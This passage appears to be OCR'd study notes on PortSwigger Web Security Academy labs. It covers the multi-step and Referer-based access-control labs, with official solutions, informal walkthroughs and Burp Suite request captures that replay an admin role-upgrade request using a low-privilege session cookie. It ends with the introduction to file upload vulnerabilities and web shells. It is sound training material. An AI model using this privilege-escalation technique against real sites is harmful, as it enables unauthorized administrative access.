`administrator:admin`.
To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.


solution:-
1. Log in using the admin credentials.
2. Browse to the admin panel, promote `carlos`, and send the confirmation HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
4. Copy the non-admin user's session cookie into the existing Repeater request, change the username to yours, and replay it.


Community Solution :-
Multi step process with no access control on one step (Video solution).mp4

lab solve:-

open lab login admin account :- administrator:admin
now go to admin panel now click on upgrade carlos user
now go to the intecept send request in repeater
now go to the browser click on duplicate browser
now login you own account :- wiener:peter
now refresh page
go to the intercept now copy the session id
now go to the repeater now pate session id in administrator
now change name carlos to wiener
now send the request
now you will see lab is solved :)


Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Sequencer Decoder Comparer Logger Extender User options Learn
Dashboard Target Proxy Intruder Repeater Project options
3 ×
Send Cancel
Target: https://0a2000bb04a244acc0685f0b00a9006d.web..
HTTP/1
Request
Pretty Raw Hex
1 POST /admin-roles HTTP/1.1
2 Host: 0a2000bb04a244acc0685f0b00a9006d.web-security-academy.net
3 Cookie: session=SO4xfjUyS0F99T6FA4utREAfBZznbkpQ
4 Content-Length: 45
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a2000bb04a244acc0685f0b00a9006d.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a2000bb04a244acc0685f0b00a9006d.web-security-academy.net/admin-roles
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 action=upgrade&confirmed=true&username=carlos
Search...
0 matches
Response
INSPECTOR
Ready


Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Sequencer Decoder Comparer Logger Extender User options Learn
Dashboard Target Proxy Intruder Repeater Project options
Intercept HTTP history WebSockets history Options
Request to https://0a2000bb04a244acc0685f0b00a9006d.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept ... Action Open Br... HTTP/1
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 0a2000bb04a244acc0685f0b00a9006d.web-security-academy.net
3 Cookie: session=SO4xfjUyS0F99T6FA4utREAfBZznbkpQ
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a2000bb04a244acc0685f0b00a9006d.web-security-academy.net/my-account?id=wiener
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20
INSPECTOR



lab 13 Referer-based Access control


Referer-based access control
Some websites base access controls on the `Referer` header submitted in the HTTP request. The `Referer` header is generally added to requests by browsers to indicate the page from which a request was initiated.
For example, suppose an application robustly enforces access control over the main administrative page at `/admin`, but for sub-pages such as `/admin/deleteUser` only inspects the `Referer` header. If the `Referer` header contains the main `/admin` URL, then the request is allowed.
In this situation, since the `Referer` header can be fully controlled by an attacker, they can forge direct requests to sensitive sub-pages, supplying the required `Referer` header, and so gain unauthorized access.


This lab controls access to certain admin functionality based on the Referer header. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.
To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.


solution:-
1. Log in using the admin credentials.
2. Browse to the admin panel, promote `carlos`, and send the HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
4. Browse to `/admin-roles?username=carlos&action=upgrade` and observe that the request is treated as unauthorized due to the absent Referer header.
5. Copy the non-admin user's session cookie into the existing Burp Repeater request, change the username to yours, and replay it.

Solve lab:-
now open lab

login your own admin account : - administrator:admin
now go to the admin panel
click on update carlos user
go to the requset
now send request in burpsuite
now go to the browser click on duplicate the browser
now login your own account in wiener:peter
now go to the browser home page
now refresh the browser go to the intercept copy session id
now go to privious repeater paste the session id and change your name carlos to wiener
now send the request
lab is solved :)








8 File upload Vulnerabilities

File upload vulnerabilities

In this section, you'll learn how simple file upload functions can be used as a powerful vector for a number of high-severity attacks. We'll show you how to bypass common defense mechanisms in order to upload a web shell, enabling you to take full control of a vulnerable web server. Given how common file upload functions are, knowing how to test them properly is essential knowledge.



Labs

If you're already familiar with the basic concepts behind file upload vulnerabilities and just want to get practicing, you can access all of the labs in this topic from the link below.
View all file upload labs

What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.
In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

What is the impact of file upload vulnerabilities?

The impact of file upload vulnerabilities generally depends on two key factors:
• Which aspect of the file the website fails to validate properly, whether that be its size, type, contents, and so on.
• What restrictions are imposed on the file once it has been successfully uploaded.

In the worst case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as `.php` and `.jsp`) to be executed as code. In this case, an attacker could potentially upload a server-side code file that functions as a web shell, effectively granting them full control over the server.
If the filename isn't validated properly, this could allow an attacker to overwrite critical files simply by uploading a file with the same name. If the server is also vulnerable to directory traversal, this could mean attackers are even able to upload files to unanticipated locations.
Failing to make sure that the size of the file falls within expected thresholds could also enable a form of denial-of-service (DoS) attack, whereby the attacker fills the available disk space.

How do file upload vulnerabilities arise?

Given the fairly obvious dangers, it's rare for websites in the wild to have no restrictions whatsoever on which files users are allowed to upload. More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.
For example, they may attempt to blacklist dangerous file types, but fail to account for parsing discrepancies when checking the file extensions. As with any blacklist, it's also easy to accidentally omit more obscure file types that may still be dangerous.
In other cases, the website may attempt to check the file type by verifying properties that can be easily manipulated by an attacker using tools like Burp Proxy or Repeater.
Ultimately, even robust validation measures may be applied inconsistently across the network of hosts and directories that form the website, resulting in discrepancies that can be exploited.
Later in this topic, we'll teach you how to exploit a number of these flaws to upload a web shell for remote code execution. We've even created some interactive, deliberately vulnerable labs so that you can practice what you've learned against some realistic targets.

How do web servers handle requests for static files?

Before we look at how to exploit file upload vulnerabilities, it's important that you have a basic understanding of how servers handle requests for static files.
Historically, websites consisted almost entirely of static files that would be served to users when requested. As a result, the path of each request could be mapped 1:1 with the hierarchy of directories and files on the server's filesystem. Nowadays, websites are increasingly dynamic and the path of a request often has no direct relationship to the filesystem at all. Nevertheless, web servers still deal with requests for some static files, including stylesheets, images, and so on.
